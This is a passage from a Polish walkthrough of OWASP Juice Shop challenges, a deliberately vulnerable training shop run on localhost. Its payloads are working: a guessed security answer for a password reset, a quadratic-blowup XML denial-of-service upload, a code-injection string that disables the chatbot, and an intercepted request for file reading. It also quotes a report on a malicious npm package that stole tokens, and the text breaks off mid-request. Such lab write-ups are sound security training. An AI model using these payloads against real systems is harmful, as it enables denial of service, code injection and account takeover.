Companies that posted a lot of letters, German: *Großkunden* have their own postal codes, separate from those used for postal districts or PO Box number ranges.

Postal regions do not always follow state borders. This is because sometimes it is easier to deliver mail to a place on the border from the other state.

Dlatego też trzeba znaleźć stary zapis kodu pocztowego dla miejscowości *Uetersen*:


Alte PLZ, neue PLZ oder Ort | Suchen


Ergebnisse für "Uetersen"

Ortname und Ortszusatz	Alte PLZ	Neue PLZ	Bundesland
Uetersen	West-2082	25436	Schleswig-Holstein

Na stronie http://www.alte-postleitzahlen.de/uetersen odkryliśmy kod `West-2082`.


Teraz wystarczy wprowadzić ten kod i będziemy mieli możliwość zmiany hasła.





Reset Morty's password via the Forgot Password mechanism


Morty kojarzy się od razu z postacią z serialu *Rick & Morty*, tak więc mamy już wyprofilowany atak na jego pytanie bezpieczeństwa




Pytanie dotyczy ulubionego zwierzaka, a z wiedzy o serialu *Rick & Morty* odkryjemy, że ulubionym zwierzakiem jest *Snuffles*, który też nazywany jest *Snowball*.

Niestety obie odpowiedzi nie pasują co prawdopodobnie świadczy o dodatkowym zabezpieczeniu. Pierwszym pomysłem jest zastosowanie wariacji *leet* – dodawanie cyfr zamiast liter. Możemy tutaj stworzyć słownik różnych wariacji słów z dużymi oraz małymi literami, a także cyframi dla tych dwóch słów lub robić ten atak ręcznie (co będzie czasochłonne).


Jednak po przeprowadzeniu ataku odkryjemy, że odpowiedzią na te pytanie bezpieczeństwa jest hasło *5N0wb41L*. Następnie możemy zmienić hasło i ukończyć nasze zadanie:





Deprive the shop of earnings by downloading the blueprint for one of its products


Gdy zweryfikujemy wszystkie produkty znajdujące się w sklepie, odkryjemy, że produkt *OWASP Juice Shop Logo (3D-printed)* jest jednym z niewielu produktów (a później jedynym), który może mieć swój blueprint.




Dlatego też pobieramy plik jpg, a następnie poddajemy analizie w programie *exiftool*:

```
┌──(kali㉿kali)-[~/JuiceShop]
└─$ exiftool 3d_keychain.jpg
ExifTool Version Number         : 12.49
File Name                       : 3d_keychain.jpg
Directory                       : .
File Size                       : 34 kB
File Modification Date/Time     : 2022:11:23 02:50:56-05:00
File Access Date/Time           : 2022:11:23 02:50:56-05:00
File Inode Change Date/Time     : 2022:11:23 02:50:56-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
Make                            : OpenSCAD
Camera Model Name               : https://imgur.com/a/GeHQP
Padding                         : (Binary data 2060 bytes, use -b option to extract)
Image Width                     : 350
Image Height                    : 382
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 350×382
Megapixels                      : 0.134
```

Możemy zobaczyć, że plik został stworzony w programie *OpenSCAD*, który jest programem do tworzenia obiektów CAD w 3D. Jednym z formatów plików, które są tworzone w tym programie są *.stl*. Spróbujmy znaleźć w ścieżce (z której pobraliśmy obrazek) plik o rozszerzeniu *.stl* dając nazwę loga sklepu:



Okazuje się, że taki plik tam istnieje! Gdy go pobierzemy – zadanie zostanie ukończone:



Inform the development team about a danger to some of their credentials

Po pobraniu pliku *package.json.bak* i sprawdzeniu zainstalowanych paczek na serwerze, możemy odkryć jedną z zależności, która może być powiązana z *Supply Chain Attack* (która jest podana bezpośrednio w tasku):

- *eslint-scope – 3.7.2*

```
"devDependencies": {
  "chai": "~4",
  "codeclimate-test-reporter": "~0.5",
  "cross-spawn": "~5.1",
  "eslint": "~4.7",
  "eslint-scope": "3.7.2",
  "form-data": "~2.3",
  "frisby": "~2.0",
  "grunt-cli": "~1.2",
  "http-server": "~0.10",
  "jasmine-reporters": "~2.2",
```

Supply Chain Attack	★★★★★	Inform the development team about a danger to some of *their* credentials. (Send them the URL of the *original report* or an assigned CVE or another identifier of this vulnerability)	Vulnerable Components	OSINT	solved

Gdy przeczytamy z poniższego linku informację o podatnej paczce, odkryjemy, że wersja znajdująca się na stronie jest niewłaściwa:

eslint-scope vulnerabilities

ECMAScript scope analyzer for ESLint

Direct Vulnerabilities

Known vulnerabilities in the eslint-scope package. This does not include vulnerabilities belonging to this package's dependencies.

Automatically find and fix vulnerabilities affecting your projects. Snyk scans for vulnerabilities and provides fixes for free.

Fix for free

VULNERABILITY	VULNERABLE VERSION
C Malicious Package	=3.7.2

https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes


Summary


On July 12th, 2018, an attacker compromised the npm account of an ESLint maintainer and published malicious versions of the `eslint-scope` and `eslint-config-eslint` packages to the npm registry. On installation, the malicious packages downloaded and executed code from `pastebin.com` which sent the contents of the user's `.npmrc` file to the attacker. An `.npmrc` file typically contains access tokens for publishing to npm.

The malicious package versions are `eslint-scope@3.7.2` and `eslint-config-eslint@5.0.2`, both of which have been unpublished from npm. The `pastebin.com` paste linked in these packages has also been taken down.

Dodatkowo jest dołączony raport z GitHub'a: https://github.com/eslint/eslint-scope/issues/39

Aby ukończyć zadanie – należy wejść na strone *https://127.0.0.1:3000/#/contact* i poinformować stronę o podatnej paczce (załączając link do GitHub'a):





Inform the shop about a typosquatting imposter that dug itself deep into the frontend


Gdy przeprowadzimy enumerację plików na *Juice Shop* analizując zainstalowane pluginy na systemie, znajdziemy wzmiankę o pliku tworzonym domyślnie po instalacji *Angular – 3rdpartylincenses.txt*.

Po wpisaniu w URL http://localhost:3000/3rdpartylicenses.txt przeczytamy następującą rzecz:


```
@ngx-translate/core
MIT

@ngx-translate/http-loader
MIT

anuglar2-qrcode
MIT

backo2
MIT
```


Widać, że prawdopodobnie zrobiona jest literówka w pliku *3rdpartylicenses.txt*

Sprawdzając w Internecie paczkę – znajdziemy prawidłową nazwę:
https://www.npmjs.com/package/anuglar2-qrcode



Dlatego też należy poinformować producentów strony o błędzie w pliku i napisanie dokładnie błędu – czyli *anuglar-qrcode* w kontakcie ze stroną – http://localhost:3000/#/contact





Give the server something to chew on for quite a while

Aby rozwiązać to zadanie – zalecane jest najpierw zrobienie zadania **Use a deprecated B2B interface that was not properly shut down**

Jak już wiemy – można wstawić plik o rozszerzeniu *.xml* na serwer. Aby spowodować Denial of Service na serwerze, należy zastanowić się jak można to zrealizować atak tutaj. Są dwie metody z czego tylko jedna działa w tym przypadku:

- XML Bomb – Billion Laughs attack – rodzaj ataku typu „Denial of Service” (DoS), którego celem są parsery dokumentów XML
- Quadratic Blowup – atak podobny do XML Bomb, lecz w inny sposób zapisywany. Ten przypadek jest możliwy do zrealizowania

Dlatego też przygotowujemy skrypt, który pozwoli nam zrealizować atak w następującej postaci:

- Treść dokumentu przygotowujemy tak jak w zadaniu **Use a deprecated B2B interface that was not properly shut down**
- Definiujemy `<!ENTITY a "dosdosdosdos...dos">`
- W ostatniej linijce definiujemy `<foo>&a;&a;&a;&a;&a;...&a;</foo>`

To spowoduje, że wielokrotnie serwer będzie się odwoływał do wartości i je procesował, a że ich jest dużo – będzie potrzebował chwili na zrealizowanie zadania.

Wystarczy wysłać gotowy plik przez opcję *file-upload* i wstawić na serwer.


```
Pretty   Raw   Hex   JSON Web Token   JSON Web Tokens
7  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3Jk
   IjoiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6L
   y9hLnBuZzsgc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2RlLmdldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZX
   QiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXR
   lZEF0IjpudWxsfSwiaWF0IjoxNjY5MTg4MzIwLCJleHAiOjE2NjkyMDYzMjB9.ektEAcoKfF2NdgztXOJC-TF8QuBYwTXiQBcMNNvUafkZDRWQKgb0G-v7v2hqplgr2kHcEKjwoB1wPXRDqo1ceVs7G2aRZ6j
   jDButeXFOISXJpQDQnOP7hzYAi3P8CH1eAIHYAr4pJeOlPZgjx7oFlCULc9JSSGi3iwBab6p7xLQ
8  Content-Type: multipart/form-data; boundary=----------------------------378953356210367261609072442
9  Content-Length: 362
10 Origin: http://127.0.0.1:3000
11 Connection: close
12 Referer: http://127.0.0.1:3000/
13 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
   agHLu9hmtKcbI8TEClsxFYiySPUJHju9hVtocVIRT5sbFQiNfvSRH7urhRtgcpTVCQsMigf8SrUaHpWuRRh1JtwkcX2TQyCN4sB3FKqiRbfPBSb9UNkHPZurwhqltLVcgvI8MCP8FbRSpEUv2HB4ulyt86cg2
   TJKCOjsQ5ik2f9rSMbU4QHy2tbbI5DTMZsoLFXqiEafNrUgnH8L; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3Jk
   IjoiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6L
   y9hLnBuZzsgc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2RlLmdldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZX
   QiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXR
   lZEF0IjpudWxsfSwiaWF0IjoxNjY5MTg4MzIwLCJleHAiOjE2NjkyMDYzMjB9.ektEAcoKfF2NdgztXOJC-TF8QuBYwTXiQBcMNNvUafkZDRWQKgb0G-v7v2hqplgr2kHcEKjwoB1wPXRDqo1ceVs7G2aRZ6j
   jDButeXFOISXJpQDQnOP7hzYAi3P8CH1eAIHYAr4pJeOlPZgjx7oFlCULc9JSSGi3iwBab6p7xLQ
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 ----------------------------378953356210367261609072442
19 Content-Disposition: form-data; name="file"; filename="1.xml"
20 Content-Type: text/xml
21
22 ?xml version="1.0" encoding="ISO-8859-1"?>
23   <DOCTYPE test [
24     <!ELEMENT test ANY>
25     <!ENTITY a "dosdosdosdosdosdosdosdosdosdosdosdosdos" >]>
26 <test>&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;</test>
27
28 ----------------------------378953356210367261609072442--
29
```


Permanently disable the support chatbot

Jak zauważyliśmy wcześniej – mamy funkcję odpowiedzialną za komunikację z *Chatbot*

Gdy przeanalizujemy kod zawarty w *main.js* odpowiedzialny za bota to zauważymy następującą linię:

```
addUser (token, name) {
  this.factory.run(`users.addUser("${token}", "${name}")`)
}
```


Ta linia kodu jest podatna na atak, który umożliwi wstrzyknięcie kodu przy komunikacji z czatbotem na początku. Dlatego też gdy przedstawiamy się kim jesteśmy botowi wstawiamy następującą linię:

```
admin"); process = null; users.addUser("sznajder", "test
```


Tworzymy usera admin, następnie wstrzykujemy kod zatrzymujący proces odpowiedzialny za działanie bota, a na końcu dodajemy kolejnego użytkownika, który jedynie służy do zamknięcia prawidłowo funkcji. Końcowy kod w całości wygląda następująco:

```
users.addUser("token", "admin"); process = null; users.addUser("sznajder",
"test")
```

Dowód:




Jak widać – bot został wyłączony




Gain read access to an arbitrary local file on the web server

Logujemy się jako dowolny użytkownik, a następnie wchodzimy w *Account* → *Privacy and Security* → *Request Data Erasure*



Wstawiamy w następujący panel dowolne dane:



Gdy przechwycimy zapytanie wysyłane w celu potwierdzenia usunięcia danych – zobaczymy dwa parametry wprowadzone


```
POST /dataerasure HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://127.0.0.1:3000
Connection: close
Referer: http://127.0.0.1:3000/dataerasure
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
2bHPuPh5tycXIRTLCos9FaiYSXUPHkuPhgt1clIqTwsRFEiXflSxH7u9hbtjcpT3CnsyirfbSZUEH5Kuaah3qtWmcY1T5RCWvsmkFR2ilQfX1S9bUzPHeMun5hONtq4cxWIlXToxCJlsPYFm1i9wfekSgaUaW
H8LuvLhRbt9McmYTrvCkYsmYiZ3f3wSy7UbXHQntBWckkINPTVRsKNFnqi68fonSM9U9OHD8; token=
eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcmShbWUiOiJodHRwczovL3BsYWNla2lOdGVuLmNvbS8xMDAvMTAwIiwiZW1haWwiOiJi
ZW5kZXJAanVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjA2YjBjNWMxOTIyZWQ0ZWQ2MmE1NDQ5ZGQyMDljOTZkIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyN
y4wLjAuMSIsInByb2ZpbGVJbWFnZSI6Imh0dHA6Ly9sb2NhbGhvc3Q6MzAwMC9zb2x2ZS9jaGFsbGVuZ2VzL3NlcnZlci1zaWRlP2tleT10UnlfSDRyZDNyX24wdGhJbmdfaVNfSW1wMHNzaWJsMyIsInRvdH
BTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMSOxNSAwODoOODozOS4yNzMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMSOyMyAxOTo0Njo0Mi4xNTggKzAwOjAwIiw
iZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjY5NjQ5MDY4LCJleHAiOjE2Njk2NjcwNjh9.FOuTqYwcPLRjDTX4mG1GiqNDPzAidLzFnhgbNZnpME1nGbF49L0BMDyvpKHunrqLIi8f_y_hkMWzNNs5N9CCSol
lO8LriHV4bJHkBs1r__1m76Q817384RpcYgfUjLW8nh3fQV7BkIaYXMnXLy5I4ob7mNNiWl8FymqzDSptFmo
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

email=aaa%40aaa.com&securityAnswer=aaaaaa
```


Gdy zaczniemy szukać innych parametrów do wprowadzenia dodatkowo do naszego requesta, możemy zauważyć, że przy wprowadzeniu kolejnego parametru *layout*, otrzymujemy inną odpowiedź o błędzie 500:

Request

Pretty | Raw | Hex | JSON Web Token | JSON Web Tokens

```
2 Host: 127.0.0.1:3000
